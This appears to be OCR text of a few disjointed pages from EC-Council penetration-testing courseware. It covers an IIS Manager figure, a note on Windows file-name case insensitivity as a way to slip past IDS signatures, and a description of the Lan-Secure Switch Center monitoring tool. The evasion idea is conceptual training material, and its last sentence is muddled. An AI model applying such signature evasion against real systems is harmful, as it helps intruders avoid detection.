



Figure L.81: Screenshot displaying IIS Manager window

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Test for Case Sensitivity

The Windows file system has a unique characteristic that Unix does not have: file names are case insensitive. This means that requests for "**index.htm**", "**INDEX.HTM**", and "**Index.Htm**" are all the same for windows machines. In Unix machines, the signature "**/cgi-bin/some.cgi**" does not literally match "**/CGI-BIN/SOME.CGI.**" As a pen tester, you have to test the IDS operating system for this case sensitivity issues to identify the operating system.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Connectivity and Performance Monitoring Software for Switch and Router: Switch Center

- Switch Center is network management and monitoring software for **network switches, routers,** and **hubs** from any **SNMP BRIDGE-MIB** that helps to discover, monitor, and analyze network connectivity and performance



Source: http://www.lan-secure.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Connectivity and Performance Monitoring Software for Switch and Router: Switch Center

Source: *http://www.lan-secure.com*

Switch Center is network management and monitoring software for network switches, routers, and hubs from any SNMP BRIDGE-MIB that helps to discover, monitor, and analyze network connectivity and performance. It can monitor and discover network and give network mapping topology and performance of network devices with interconnecting trunks and VLANs.





Figure L.82: Screenshot of Lan-Secure Switch Center tool

